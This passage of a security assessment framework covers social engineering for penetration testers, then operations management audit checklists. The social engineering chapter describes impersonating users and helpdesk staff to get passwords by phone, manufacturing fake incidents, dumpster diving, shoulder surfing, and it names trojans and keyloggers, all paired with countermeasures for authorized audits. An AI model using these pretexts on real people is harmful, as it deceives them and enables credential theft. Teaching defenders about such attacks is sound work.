
- Regular social engineering – direct contact with the target/mark by phone, email or other methods of communication to gain the information required.
- Reverse social engineering – create a unusual situation for the target/mark to handle and offering outside help, one can gain sensitive information from the target/mark through this process.

### **Purpose**

The purpose of this document is to offer a good level of information regarding the gathering information method known as “Social Engineering”, so the auditor/pentester can understand and deploy this method to gain the information needed during an audit for a company/organisation.

### **Requirement**

The requirements for this method of gaining information to work are: a good understanding of the company's/organisation's environment and a good understanding of the ways to manipulate a person to gain trust and then to exploit this level of trust to obtain sensitive information from the target.

## **Understand Organization's environment**

Before the auditor/pen-tester can start a social engineering session, a good knowledge of the company's/organisation's environment is needed.

Things like hardware and software infrastructure, the problems the company/organisation it may have with its environment, the levels of organisation inside the target, partners, customers, etc. are very good to know before starting a social engineering session. Knowing more about your target environment can be very helpful in establishing a good level of trust during a social engineering session.

## **Technical Requirements**

The auditor/pen-tester must have the means to communicate with the target before establishing a social engineering session. So the technical requirements for social engineering are: phone, fax, email, as virtual ways of communication and also "on-the-spot" access meaning, a face-to-face discussion with the target. The virtual ways of communication are better and far less dangerous than a real face-to-face discussion with the target, so they are the main technical requirement for this type of information gathering technique.

## **History**

Social Engineering has a big history on its side. It was and it still is used by hackers of all hats everywhere. The most famous black-hat hacker that was using social engineering to obtain sensitive information from his targets is Kevin Mitnick. In the '90s, he used social engineering to get sensitive information like usernames and passwords, technical information and even source code from many important companies and big corporations.

## **Objective**

The main objective in using social engineering is to get sensitive information from your target, information that can't be obtained by regular information gathering techniques.

Usernames and passwords, technical information about the hardware and software your target uses, problems in hardware and software that can be exploited further to gain higher levels of access on the target computer systems and more, can be very easily obtained through social engineering sessions.

## **Perspective One**

From the Security Assessor's /Penetration Tester's perspective, social engineering is an easy way to get access to the target's computer systems and exploit the levels of access needed to reach the main objective of the assessment.

### **Perspective Two**

From the System Administrator's perspective, social engineering is the most difficult "to patch" and the most dangerous vulnerability in the computer systems he needs to maintain.

### **Expected Result**

After using social engineering, the security auditor/pen-tester expects to have at least a good way of access into the audited company/organisation. Either direct access, through some usernames and passwords, or indirect access, through some information that he can use to gain a higher level of access into the audited computer systems using regular tools of trade.

## **11.1 METHODOLOGY**

The audit of a company/organisation must contain a social engineering overview and all the known issues in regarding to this.

The auditor must not reveal to any employee that he will be social engineered. Only the right people in the company will need to be briefed about the job of the auditor.

This will resolve the problems with a rogue employee that acts from "the inside", thus this kind of employee will not be alarmed about the auditor job in the company/organisation. As much as it needs secrecy is required before and in during this security audit.

- Employee Trainings
  - Handling Sensitive Information
  - Password Storage
  - Shoulder Surfing
  - Revealing Passwords on Phone
  - Physical Access to workstations
- Helpdesk
  - Masquerading as a User
  - Masquerading as Monitoring Staff

- Dumpster Diving
- Reverse Social Engineering

## 11.2 EMPLOYEE TRAININGS

### Description

Employee trainings on the Organizations IT Control Policies & Security process may be one of the most effective methods of preventing social engineering attacks. The auditor/tester can probe the employees and get them to reveal company sensitive information. The auditor could also conduct off-working hour checks and try to gather information in the form of company sensitive documents.

### Objective

The employees will need to be fully briefed about the dangers of social engineering and they must be check regularly to see if they comply with a specific internal policy about offering sensitive information to persons inside and outside the company.

### Expected Results

If the company's/organisation's employees understand fully the danger they can be to the company/organisation, they will not make any mistakes and this is the main expectation.

### Process

- Handling Sensitive Information
- Password Storage
- Shoulder Surfing
- Revealing Passwords on Phone
- Physical Access to workstations

## 11.2.1 Handling Sensitive Information

### Description

Look for documents lying on the users work desk, fax machines/server, sensitive information (e.g. passwords, Network Architecture Design written with IP addresses / host names, on boards), These documents may reveal company sensitive data on financials, designs, strategy's etc. This information could be helpful in giving the users the impression that you have authority to the information and getting them to reveal the information you require. This may also be helpful obtaining access by getting them to reveal their user-id and passwords.

### Analysis/Conclusion/Observation

Review any policy regarding the handling of sensitive information in the audited company/organisation.

Check for documents, papers, sticky-notes and other things that can be used to gain access to the company's networks for an attack. Also financial data, charts, diagrams, lists of employees, security plans and other things that can be used successfully to pull a social engineering session to gain more information that can be lead to the compromise of the audited company/organisation.

Check to see one can steal any hardware that stores sensitive information. Things like handhelds, laptops, external drives, or even internal drives from machines that aren't properly outside secured.

### Countermeasures

Use paper shredders for any document that is no longer needed. All the papers shreds must be kept also in a secure place until dumping so there will not be any change of outside intruders stealing this shreds and rebuilding the original documents from them.

Also virtual information shredders must be used to securely delete any sensitive information from the drives of the workstation and/or servers or any other computer equipment used. This will prevent stealing of the hardware and recovery of the deleted information. Also do not resell the equipment used to store sensitive information without fully checking to see there aren't any pieces of sensitive

information about the company still there. In the past, many cases of sold hardware containing sensitive information about a company where used to attack the same company.

Keep all the workstations and servers on separate rooms that can only be accessed using secure cards or even biometrics equipment. Secure all printers and also all the hand-helds, phones and most important, all the laptops that can contain sensitive information. Laptops and handhelds can be easily stolen and thus revealing sensitive information about a company/organisation to a 3<sup>rd</sup> party that can use this information to compromise the security of the company/organisation involved.

**Tool[s]**

Pen and paper to note all the information needed. A bag to collect all the papers and documents regarding anything about the security and the environment of the target.

**Remarks**

This is also a good starting point from which one can conduct at a later time successful social engineering sessions, using the information gained through weaknesses in the handling of sensitive information in a company/organisation.

## 11.2.2 Password Storage

**Description**

Look for passwords that have been written down by users kept close to their workstations. Passwords written down by most users are often found among a pile of pages at their work desk or the first/last page of the writing pads. Examine all post-its stuck at the users workplace that also might reveal this information. Look for keys behind /under monitors which could give access to the drawers. Passwords may be written in writing pads kept within these locked drawers.

**Analysis/Conclusion/Observation**

Employees shouldn't use post-it notes sticked on to their monitor, or not write their passwords anywhere.

A good password policy must be used in the company/organisation. The auditor must test it for any weaknesses that can lead to password compromises.

Don't keep also passwords in a file on the desktop of the workstation.



### Countermeasures

- Don't write the passwords on sticky-notes on monitors and/or desks
- A passwords policy must be adopted by the company
- Passwords must be all changed every week and all the passwords must be at least 8 characters long, using letters, numbers and special characters. Don't use passwords that are easy to guess, and personal things like mother middle name, phone number, birthdays and name of pets, favorite football team and similar choices

### Tool[s]

No specific tools.

### Further Reading[s]

### Remarks

- Password storage is a sensitive problem in every company/organisation.
- Every person that uses a password in a un-secure way will expose the company to outside attacks, so a strong policy regarding the use of passwords needs to be adopted by every company out there.
- Also, other ways of authentication can be used, beside using regular passwords to authenticate with the internal networks.

### 11.2.3 Shoulder Surfing

#### Description

The method of obtaining the password of a user by looking at the user type the password on the keyboard is known as shoulder surfing. This attacks is most successful when the passwords are short & uncomplicated. To prevent shoulder surfing, experts recommend that users should shield the keypad from view by using you're the body to restrict the view or cupping hand. Users in an organization should also ensure that no person is observing them type their passwords.

#### Analysis/Conclusion/Observation

If given access to the premises of the offices or workstation rooms, the auditor can walk through the offices and see if he can recognize a login session and read the username and/or password used by a user to login into his machine or into the company's network.

#### Countermeasures

Every user must ask any person in his vicinity to step back while he is logging in. Type the user credentials with attention so it will not be required to input them several times, thus leaving more changes for a person in the vecinity to observe the login and password typed.

#### Tool[s]

No practic tools. Just a good spirit of observation is required and a good memory to memorize all the user credentials typed.

#### Further Reading[s]

#### Remarks

This technique is usually not posible if the auditor/pen-tester doesn't have real access to the audited company/organisation HQ.

## 11.2.4 Revealing Passwords on Phone

### Description

The easiest way to get access to information for an attacker is by asking for it. The attacker could call the user, pretending to be an IT Helpdesk analyst. The user who believes the call is genuine may end up revealing the user id and password.

This is basically a social engineering session that will reveal usernames and passwords to use in the compromise of the security of the audited company/organisation.

An attacker will get minimal access to the network, usually a regular user account and at best, an administrator account if he could trick a administrator or tech-manager into revealing his user credentials.

### Analysis/Conclusion/Observation

If a user can and will reveal any authentication information on the phone, the company has a big security problem. All the persons that use passwords in the company must NOT reveal their passwords to anyone, no matter who is asking them over the phone.

Checks must be done every week inside the company/organisation to see what employees will reveal their passwords, and if some are found, they must be drastically sanctioned, or at best, dismissed from their jobs. They are a constant danger to the security of the company and a person who can be easily tricked into giving any information by phone, they can't be trusted to handle any kind of information regarding the company/organisation.

### Countermeasures

- Don't give direct access to regular employees phones. Use instead an internal answering and loggins calls system, so any calls made to the compound can be strictly monitored for intrusions or any kind of violation of internal security policies.
- Also the employees will not give user information or any kind of information about the internal workings of the company/organisation. The internal users will need to report any kind of odd behavior they encountered over a phone conversation they had.

- Internal users will need to give a pre-list with all the persons that they need to call and will be given a list with people they can answer and talk to, trusted people inside the company.
- A verification of any person that would call to ask user ids and passwords will be required, either the person is a regular employee or even a member of the internal board.

**Tool[s]**

No practic tools.

**Further Reading[s]****Remarks**

This is the main vulnerability that can be exploited through social engineering sessions.

The more information an employee will give through a phone conversation, the higher the danger will be to the internal security of the company/organisation.

## 11.2.5 Physical Access to workstations

### Description

An attacker once given access to a workstation may easily install some Trojan code or back door programs on the workstations. Since most of the workstations have Internet connectivity these backdoor programs could post sensitive data including usernames & passwords to Internet websites controlled by the attacker. The auditor must check if he is able to access the systems because of the negligence of users who have failed to shutdown or lock their sessions. The auditor may also explore the possibility of seizing software or hardware containing sensitive information.

### Analysis/Conclusion/Observation

Access to the workstations needs to be done after following an internal policy.

The auditor needs to verify this policy and check to see if its well implemented.

- Every employee needs to have access to one or as many workstations as the job description requires. The user of the workstations needs to check all the persons who need access to the workstation/s he works on to prevent any outside interference.
- Every employee has to report any misconfiguration or any problem regarding direct physical access to his workstation/s.
- Every user must logoff or lock his current session, every time he leaves his workstation to do something else.
- Every user must check the integrity of his workstation/s when he comes at work and when he leaves work and report the status of this workstation/s. He must also sign when he comes and when he leaves work for the workstation and for any problem regarding his workstation/s, the user must contact the tech-department for a verification and no one else.

If any of above is not well implemented, the company has a physical access problem to its machines.

### Countermeasures

- The workstations need to be kept in a secure room, different from the servers room. Access to this room must be done using secure ID cards.

- The secure cards must be kept by the security officers of the company also in a secure vault and be given to every employee only when he arrives at work and must be taken back when the employees will leave from work.
- The secure cards must be changed per monthly basis and all the records for the secure logins in the workstation's room must be verified daily and kept for at least 6 months in the company archives for further review.
- Every machine must use a computer case that can be locked to prevent outside access to the removable drives such as CD-ROM/RW, floppy drives or USB/Firewire ports, things that can be used to insert malicious code into the system or internal drives that hold the OS and files.
- Implement a network that has servers that provide services and use only disk-less workstations or for every workstation use only remote-access to the servers for work sessions. This way, even if an intruder has access to the workstations, without a way to insert malicious code into the network or a way to download/copy sensitive materials from the machine/network, he can't do much harm as for in the case when he has access to the entire hard drive of the workstation and also the network.

### **Tool[s]**

- CD-ROMs with some OS to use them for rebooting the machines running Windows NT/2000/XP and relogin without a password, to bypass the regular authentication, a locked session or a passworded screensaver.
- Passworded screensavers crackers
- Tools like trojans with network access too, BO or SubSeven, or a custom one, also remote keyloggers, spyware and many other malicious programs that can give access to that machine and through it, to the entire network
- Removable media (USB drives, floppies, external CD-RW units, external hard drives) can be used to clone a image of the workstation's OS for further inspection or just to copy sensitive information, like passwords files, accounts data, users lists and more.

### **Remarks**

This is an important aspect of the security of a company/organisation.

If an intruder can get physical access to the company's workstations he can say he "Owns" that company. Basically, when a machine can be accessed by outside intruders, that machine is no longer belonging to the company/organisation who owns it virtually. It no longer can be trusted for access and has to be pulled from the

network and it needs a forensics analysis to see how big the security impact is for the company's network/s.

Although this has nothing to do with a regular social engineering session, physical access to a workstation can help in this process, to gather more information on the company and proceed with a more successful social engineering session, that can be more "productive" and also to gain direct access to the company's network first hand.

## 11.3 HELPDESK

### Description

An auditor can phone to the audited company and pretend to be a person from the inside asking for help, or the auditor can create an imaginary problem, call the company and offer his help to fix the problem, thus asking in the process usernames and passwords or other sensitive information from administrators, managers and other people that have access on the company/organisation network.

### Objective

To acquire a user account, either a regular account or at best, an administrator account.

### Expected Results

Getting a starting point to access the internal network of the audited company/organisation using a regular or high-level access account into the audited company/organisation's networks.

Process (Steps to complete this Process/Task/Test Case)

## 11.4 MASQUERADING AS A USER

### Description

The IT Helpdesk staff that is accessible by phone can be a great source of information if the social engineering attacks are successful. An attacker could masquerade as a genuine user of the organization & try and obtain information. When the analyst works under his operating guidelines the attacked may try to use high handedness by pretending to be from the senior management. The Helpdesk analyst may be intimidated by this & end up revealing the passwords to the attacker. These methods may be tried by the auditor to obtain valuable information about the organization.

### Analysis/Conclusion/Observation

The auditor can try to pretend to be a regular user that needs username and password to work remotely, or a member of the senior staff, tech-support or other high ranking officer that needs high level access to the network to do remote work. If the auditor will succeed then he will have direct access to the company networks and thus compromising the security of the audited company/organisation.

### Countermeasures

New users or users that need urgent access and they forgot the usernames and passwords needed to work remote, must be properly check for their identity before releasing them usernames and passwords. They must be monitored while they work remotely and when they will be available in the company premises, they must be re-checked and re-issued with new usernames and passwords to use, and the old ones will be deleted.

In order to avoid such type of attacks the operating guidelines for the IT Helpdesk Staff must be well defined. The staff must be able to authenticate the user through various methods. Either through calling the person on his cell-phone number maintained in a company directory list, or by sending him the information requested in a mail to his mail-id.

### Tool[s]

No specific tool needed.

### Remarks

If an auditor can successfully pretend to be a “lost” user that needs basic authentication information to login to the network, he will get usually a username and password, a good starting point into accessing the internal network of the company/organisation and from here, he can exploit internal problems in the network to gain higher levels of access, thus compromising the entire network.

### 11.4.1 Masquerading as Monitoring Staff

#### Description

The attacker in some cases may choose to masquerade as a staff that is monitoring the networks that the IT Helpdesk Staff maintains. The attacker may call the Helpdesk Manager and get him/her to believe that there are some problems with their systems and try obtaining information of the helpdesk staff themselves. This attack in particular has been very popular in larger organizations. The auditor examining the vulnerability of organizations to Social Engineering attacks should try these same methods.

#### Analysis/Conclusion/Observation

Call the helpdesk staff and report a misconfiguration or a problem that needs to be solved immediately. This kind of problems are urgent and need to be fixed immediately, so the helpdesk manager will not have time to check the person on the phone, the auditor, to see if he is the person who pretends to be.

Try to come up with a realistic scenario of a problem that can happen in the audited company and try to call someone from the tech-department and report the problem. Offer to help dealing with the problem on the phone and ask the tech-person more and more information about the network and things like this. If the auditor can social engineer a tech-person, he will have access to almost anything from the company through that person. Gaining trust of a tech-person is harder on the first, but then gained, that person will be the most helpful into giving out sensitive information that can lead to a compromise in the security of the audited company/organisation.

#### Countermeasures

Every helpdesk manager must ask for user credentials from the person calling, and after doing a check to see the person is really who he says he is then will disclose the needed information.

A good set of questions about the company environment, asking things that aren't printed or documented anywhere and only a member of the real staff will know them, is a good starting point for a check out.

If the person on the other lines will hang up after not knowing the answer to some specific question, the helpdesk manager will need to notice that he/she was contacted by an outside person that tried to social engineer them into giving sensitive information about the insides of the company/organisation.

**Tool[s]**

No specific tools.

**Further Reading[s]****Remarks**

This is not an easy social engineering tactic. The auditor must be very good with social engineering to try to get information from the technical staff from a company/organisation. The people working in the tech department are usually smarter than regular employees and they will easily spot a try to social engineer them into giving out sensitive information. A very good knowing of the enviroment of the audited company/organisation is required for this tactic.

## 11.5 DUMPSTER DIVING

### Description

Dumbster diving it's another step in the process of gathering information on the target.

### Objective

To obtain possibly sensitive information about the target. Things like employees records, guard shifts, charts/diagrams, other kind of internal company/organisation papers, even lists with usernames and passwords, can be very usefull for a social engineering session later.

### Expected Results

Results are good when some information was obtained to help further gaining access using social engineering sessions or direct access, if a list of usernames and passwords was found.

### Process

#### Dumpster Diving

### Description

Dumpster diving or trashing as the name suggest means looking for valuable information discarded by the organization in the form of trash. The data trashed may include company phone directories, organization charts, IT policies & manuals. This might reveal vital information to attackers about the possible identities the hacker can try impersonating. System manuals may give the attacker an insight into the IT environment (including technology & processes) being used that in turn can be used to plan for an attack. Corporate directories & vacation plans are often not viewed by organizations as sensitive information, hence these pages may be trashed which can be misused by the attackers.

An auditor should examine the classification levels for all sort of information that is generated & processed in an organization. Employee personal information must be categorized by the company as sensitive & if this data has to be discarded then the pages must be shredded & then trashed.

**Analysis/Conclusion/Observation**

Dumpster diving is not a clean job an auditor will do, but a persistent attacker can use this technique to acquire information which can later be used to compromise the security of a company/organization.

This technique is old fashioned and can easily countered by locking the company/organization dumpsters and/or even surveillance them to see who is searching in them for anything.

**Countermeasures**

- Lock the company/organization dumpsters with good locks.
- Put a spot light on the premises of the dumpsters so the dumpster zone can be well seen even at night.
- Use paper shredders in the company's/organization's offices, so that any source of sensitive information thrown away will be hard to use by a potential intruders looking for information in the company dumpsters.

**Tool[s]**

A bag to hold the materials gathered, a flashlight, a small disguise even. Fake glasses, may be a wig.

**Remarks**

A "messy" job for an auditor, but a necessary one if the information gathered this way will be valuable to further increase the level of access in the audited company/organisation

## 11.6 REVERSE SOCIAL ENGINEERING

### Description

This type of attack is one of the difficult types of social engineering attacks where the attacker creates an individual in authority. Once this is successful, the attacker will call the victims and generally offer their help into an imaginary problem. This is a unique type of attack where the information can be stolen without the victims knowing that their information may have been compromised. E.g. an attacker could cause a breakdown in the victim's network and then pretend to be a consultant who could solve the problem. In doing so, the attacker could steal significant information from the victim network without the victim's knowledge.

It is difficult to set guidelines for the auditor to carry out such type of tests and the auditor may have to use his/her imagination and knowledge about the organizations processes to carry out such tests.

There are no direct controls that one can implement in this type of attacks and it's the combined security processes of the organization including and not restricted to physical security/ helpdesk procedures/ vendor outsourcing policies that will act as a deterrent to reverse social engineering attacks.

### Analysis/Conclusion/Observation

Reverse social engineering is the most effective type of social engineering. The victims will not even know they were misled into giving sensitive information to an outsider. Also this attack is also the hardest one to detect and prevent.

### Countermeasures

The need to have good policies regarding any urgent situations that can happen and the persons in charge of dealing with any urgent issues regarding anything related to security in the company/organisation.

Also a good understanding from all the employees of this danger, and the things they must know to prevent this type of attack are needed.

### Tool[s]

No specific tools needed, but a very good knowledge of the audited company's/organisation's environment, very good people skills, and basically a good and as much real as possible plan to implement.

### **Remarks**

Reverse social engineering is not an easy type of social engineering technique. Only experienced auditors that have done many social engineering sessions and successfully exploited the levels of trust in a company will be able to use this way of getting sensitive information about the audited company/organization.

## 11.7 GLOBAL COUNTERMEASURES

- Social engineering is a big issue for any company. The security of the company/organization can be easily compromised using social engineering sessions.
- The people are the weakest link in the security chain of any company/organization. If one, auditor, attacker, other, knows how to exploit the people, the employees of the specific company/organization they target, that one will have a very big advantage and can possibly get any information he needs to further compromise the target.
- Every company must have internal policies regarding this type of attack. The employees must be aware of this type of attacks, they must be internally trained so they can spot and not fall victims to this types of attacks.
- Also every company must keep all its sensitive information in a secure place. Every company must have strict internal rules regarding the misuse of company information. All the persons that can be easily mis-led into giving any type of information that can lead to a security compromise must not be trusted to handle sensitive information in the company.
- Any high-ranking employee must know how to protect himself in front of this kind of attacks. Because attackers often target persons with high-level access in the company, senior-employees must keep any information they can leak, securely at all times.
- To prevent social engineering attacks, a company/organisation must know how to keep all it's information securely, and to prevent social engineering attacks, all the factors that lead to a successful social engineering attack must be countered.
- In the end, a good information and a good knowledge of these techniques is most important to detect, counter and prevent any social engineering attacks and all the ways they posses a danger to the security of any company/organisation.

## 11.8 FURTHER READING[S]

“The Art of Deception” – Mitnick, Kevin & Simon, William L.

# 12 ENTERPRISE SECURITY OPERATIONS MANAGEMENT

## Introduction

The implementation of a comprehensive Information Security management framework includes both technical and manual security processes that need to be synchronous to each other to ensure completeness of the management of security. Operations Management includes the management of the IT administration and service delivery processes of the enterprise. A review of the IT operations in any security framework assessment is essential to ensure that security operational processes that support the information security management of the enterprise are appropriately implemented and adhered to in order to ensure that such controls and security measure are effectively meeting the enterprise's information risk management objectives.

## 12.1 CAPACITY MANAGEMENT

Capacity Management relates to the process of management of the IT infrastructure capacity to ensure continuous availability of the technology infrastructure of the enterprise. This would typically involve the management of the capacity of hardware and software components to ensure that there is no disruption to the activities of the business caused by any technological capacity restrictions. Such activities would include:

- Review and ensure that appropriate processes exist for planning and acquiring new systems, systems upgrades or new versions of systems considering the capacity requirements of the enterprise
- Assess whether capacity usage is constantly monitored in order to ensure availability of IT services and to detect any unauthorized activities in the IT environment. This is particularly important considering the risks of DoS attacks or similar other attacks being executed against the enterprises infrastructure.
- Ensure that capacity monitoring and planning considers all the components of the technology infrastructure of the enterprise such as hardware, software and networking.

Domain	Capacity Management
--------	---------------------

<b>Introduction</b>	Capacity management ensures that IT resources are used in an efficient manner with regard to availability. It ensures appropriate disk quota, response times, processing and network and system capacity.				
<b>Pre-requisite</b>	Statistical reports from capacity utilisation trend monitoring processes Stress testing report on systems, applications and on network components Volume capacity document Tools for stress, volume and capacity testing				
<b>Objective</b>	To identify gaps in minimum baseline standard To assess capacity of systems, applications and network components				
Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Is there any policy and processes for capacity management? If so is that available for review?				
2	Is the policy and processes for capacity management ensures that the minimal standards stated in the service level agreements are fulfilled?				
3	Is the capacity management process covers all critical components?				
4	Is the organization predicted resource bottlenecks related to business needs?				
5	Is the capacity and availability plans established based on service level agreements?				
6	Is there any process to test new software on performance and capacity before implementing them?				

## 12.2 VULNERABILITY MANAGEMENT

Networks connected to the Internet are probed and scanned for vulnerabilities every minute. These could be deliberate attacks, as in the case of automated scanners or crackers running scans, or a consequence of infected systems propagating worms onto the enterprise network. Worms are the single most dominant threat on the Internet today—and their sophistication levels are increasing rapidly. Nimda and Code Red were worms that exploited multiple vulnerabilities in systems to gain entry into and cripple large networks and parts of the Internet. These worms scan flaws in web servers and open shared networks to proliferate. Correspondingly, crackers use known vulnerabilities in networks to break into them. Today, with improved scanning algorithms, it is possible for worms on the Internet to reach saturation levels in shorter periods than before. Known vulnerabilities are typically those published by software vendors. In most cases, patches for these worms are available. The timely installation of such patches and the reconfiguration of perimeter systems and other

layered defenses can help an organization combat this menace. An effective organization wide vulnerability management strategy treated as one of the most vital components of any enterprise information security program is essential. This sections emphasizes a few steps that organizations must take toward building an enterprise wide vulnerability management strategy. Some of these steps may overlap with other organizational processes, such as asset identification, patch management, configuration management and release management.

ISSAF recommends a 4 step methodology that enables the organization to effectively manage vulnerabilities affecting its IT environment.

#### Phase 1- Identification of Asset, Technology, Assessment Tools & Frequency

The IT assets need protection from vulnerabilities need to be identified. The Risk Assessment of the assets discussed in other sections of ISSAF can highlight the criticality of these assets and which assets need maximum protection from vulnerabilities. The threats also play an important part in this e.g Internet Based Banking application vulnerabilities could be more easily exploited as compared to an application on the intranet because of direct HTTP access to the web servers. The Technologies that they are using also need to be identified. This in turn helps one identify the appropriate vulnerability assessment tools. The enterprise management strategy will also be the important factor that would help the organization choose a tool. The frequency of assessments also needs to be identified. Internet applications could be assessed more frequently than other intranet applications.

#### Phase 2- Assessment – Scanning, Penetration Test , Results Analysis

After identifying the systems once could assess the environment by conducting first an Filtered scan (Normal operating state where firewall is enabled) & then conducting a unfiltered scan (All ports in the firewall are opened). This would measure the ability of the firewall in blocking out some attacks. A penetration test could also be conducted before collating all these results into a detailed vulnerability assessment report.

#### Phase 3 – Remediate – Patch Management, Define/Improve Baselines & Comply with Baselines

The previous phase identifies the IT vulnerabilities. The vulnerabilities generally stem from unapplied patches or from improper configurations. The organization needs to

define a patch management strategy to roll out essential patches. The other improvements that may be required a re definition of the configuration baselines and its effective implementation that should be managed through the change & release management processes.

#### Phase 4 – Monitor

Once the vulnerabilities are fixed the environment needs to be continuously monitored for changes to the IT environment (assets, technologies) and new vulnerabilities that are discovered & released by software/hardware vendors.

### 12.2.1 Patch Management

Domain		Patch Management			
<b>Introduction</b>		Patch management covers the tools/utilities, policies and processes for keeping systems latest with new software updates which are released after software is developed. Pro-active security patch management is essential to keep enterprise environment secure and reliable.  A patch management process covers configuration changes, applying software updates and provides recommendations to safeguard.			
<b>Pre-requisite</b>		Documents related to identifying new patches, vulnerabilities, patch testing and patch implementation.			
<b>Objective</b>		To evaluate patch management process for an enterprise.			
Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Does the organization have explicit and documented policy and processes for handling patches?				
2	Is the patching policy and process specifies what techniques an organization will use to monitor for new patches and vulnerabilities and who will be responsible for monitoring them?				
3	Is the organization has a methodology for testing and secure implementation of patches?				
4	Does the patch management process define what patches will be implemented first and on which all systems?				
5	Is the methodology for handling patches includes? All necessary Inventories in the organization Vulnerability and patch monitoring? Patch prioritization techniques Patch testing Patch management training Automatic patch implementation				

## 12.2.2 Configuration Management

Domain		Applications Security			
<b>Introduction</b>		Applications security ensures that operational applications supporting a business process are purchased, developed, deployed and maintained in a secure manner			
<b>Pre-requisite</b>		Minimum baseline standard established for each component Current configuration items from each component			
<b>Objective</b>		To identify gaps in minimum baseline standard for each component To identify gaps in current confirmation items			
Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Have the following been considered during application design				
1.1	Structure design methodology used				
1.2	Processing requirements of application				
1.3	Performance requirements				
1.4	considerations for operational configuration and transaction processing requirements				
1.5	consideration for use of code in other applications				
1.6	ease of installation				
1.7	Operational requirements				
1.8	Consideration relating to application processing at multiple locations				
1.9	Future change requirements				
1.10	Security requirements				
1.11	Auditability considerations				
1.12	Help text and training manuals				
1.13	external third party requirements				
1.14	System Design Documentation				
1.15	Independent examination for security requirements				
1.16	Data communications requirements				
1.17	System requirements specification document				
1.18	Security requirements specification document				
2	Checks for incomplete, incorrect or inconsistent data processing with in application, and between other applications/systems				
2.1	Is the application developed in house				
2.2	Is the application purchased from a vendor				
2.3	Is there available a complete security requirements specification document.				

2.4	Is there an internal development, maintenance, testing and user support team				
2.5	Was the experience of personnel that developed the application evaluated				
2.6	Is there appropriate segregation of responsibilities between developers including the testing team				
2.7	Is the source code strictly controlled				
2.8	Is there appropriate segregation of testing, development and production facilities				
2.9	Is there sufficient staff to support the application database and the underlying operating systems				
3	Is application development outsourced?				
4	Do external contract staff for development sign confidentiality agreements and NDA's?				
5	Are there sufficient escrow agreements undertaken with the application vendor?				
6	Are audit trails and logging performed on development, source code library and operational systems				
7	Each line of code has been reviewed or a walkthrough performed				
8	Are application program staff aware of security requirements for the application				
9	Comprehensive testing is performed before the application is deployed for production				
10	Does testing include to verify that access control, audit and validation mechanisms function correctly				
11	Does testing include reaction to error conditions and out of sequence records?				
12	Is access to development source programs restricted to programmers that are developing the software				
13	Are program libraries regularly backed up?				
14	Are all program changes authorised by appropriate management?				
15	Is there a design for choosing passwords during development?				
16	Are development user-ids shared?				
17	Is there automatic terminal time out facility available?				
18	Are there sufficient procedural controls?				
19	Is data input into application subject to appropriate validation controls? Are the following validation checks considered:				
20	out of range checks				
21	invalid characters in fields				

22	missing or incomplete data				
23	exceeding data volume limits				
24	unauthorised control data				
25	session or batch controls				
26	balancing controls				
27	validate system generated data				
28	check transfers between computers				
29	hash totals of files				
30	programs run at correct time				
31	programs run in correct order				
32	Is there message authentication performed?				
33	Does implementation of a new system or upgrade to an existing system is performed with appropriate change management? Are the following considered:				
34	S/w update by program librarian				
35	Executable code only				
36	Evidenced acceptance & testing				
37	Audit log of library updates				
38	Previous s/w revisions maintained				
39	Is system test data appropriately controlled and protected?				
40	Is test data subject to same controls as live data?				
41	Is a change control procedure in place?				
42	Is the security change of operating systems reviewed for impact on the application systems?				
43	Are vendor supplied packages modified?				
44	Does access to program source libraries restricted to program librarian?				
45	Is a formal risk analysis performed before performing the modifications?				
46	are programs identified for trojan code and covert channels				
47	is output data from programs validated?				
48	Is cryptography considered for applications?				

### 12.2.3 Change Management

Domain		Change Management			
<b>Introduction</b>		Change management process ensures that the integrity of data, application programs and system security settings are maintained as per the required standards and meet accepted levels.			
<b>Pre-requisite</b>					
<b>Objective</b>		To ensure that there are no unauthorized changes to programs, data and security settings.			
Evaluation Check		Yes	No	N/A	Evaluation Performed and Results
1	Is there a formal technical change management procedure in place? And if so is that available for review?				
2	Where the change management process undergoes a change, does it get discussed and approved at the highest level in IT management and user management?				
3	what is the role of executive management in monitoring the adherence to change management and have there been cases where executive management has demonstrated its commitment to implementing change management in its entirety?				
4	Is all the changes aligned with company's standard configuration management procedure?				
5	Are emergency changes permitted without adherence to the formal change management process being adhered to in its entirety?				
6	If emergency changes are permitted, who has the authority to declare something as an emergency change and in effect therefore circumvent going through the formal change management cycle?				

7		If any person is permitted to declare the need for emergency changes to be carried out without going through change management cycle, does that person have a clear mandate as to what are the circumstances where such emergency changes are permitted?				
		Where emergency changes have been permitted, is there a process of time-bound validation of those emergency changes and who are authorized to validate them?				
8		Where emergency changes have been permitted, is there a process of post facto business justification process? Does a reward punishment system exist to deal with those making decisions in favor of emergency changes that does not go through the entire change management cycle?				
9	Is the production environment separate from development and staging environment?					
10	Is personal formally submitting and implementing changes?					
11	Is segregation of duties been followed by users and also by staff responsible for making changes into production environment?					s

### 12.3 ENTERPRISE INCIDENT MANAGEMENT

Enterprise Incident Management relates to the identification, investigation and resolution of security incidents related to the Information Systems Infrastructure of an enterprise. The philosophy of incident management requires that all incidents irrespective of their criticality are logged and investigated to ensure that they do not pose a security concern/risk to the enterprise. A review of the Enterprise Incident Management Processes includes:

- Ensure that the enterprise has adequate infrastructure and processes to identify and record all systems events
- Ensure events are logged, investigated, escalated and resolved in accordance with the Information Security Policies of the enterprise
- Event Logs include the following at a minimum:
  - Security Device Logs (Firewall, IDS, IPS etc)
  - Network Device Logs
  - Server Logs (Applications, Databases, OS, Email, Web server, Proxy Server, SMTP Servers)
  - Secure Transmission and Storage of Event Logs
- Ensure that monitoring procedures provide for appropriate escalation procedures
- Ensure monitoring of logs on daily, weekly or monthly basis as is applicable.
- Ensure events are appropriately classified as Security Incidents (Un-authorized access attempts at server and client levels, IDS event logs of attempted connections) or Operational Events (Abnormal Information Systems Events such as abnormal termination, errors, failures, connectivity issues, etc....)
- Ensure the process provides for taking necessary actions to prevent recurrence of security incidents through appropriate measures
- Security Incidents are routed to Security Incident Management Process in 6.5.4.3
- Operational Events are routed to Operations Events Management Process in 6.5.4.4

#### 12.3.1.1 LOGGING

Logging is one of the most important activities related to the process of monitoring Information Systems Security within an enterprise. This would involve logging of all the occurrence of events (whether authorized or unauthorized, normal or abnormal) within the Information Systems of an enterprise. These event logs would then form

the basis for review and assessment for identification of events that result in a security implication to the enterprise. The review of a logging must ensure that the following activities are conducted at a minimum:

- Review the incident management procedures of the enterprise and ensure that all technology events are appropriately recorded in a central database either using automated solutions such as Enterprise Management Systems or through a helpdesk function.
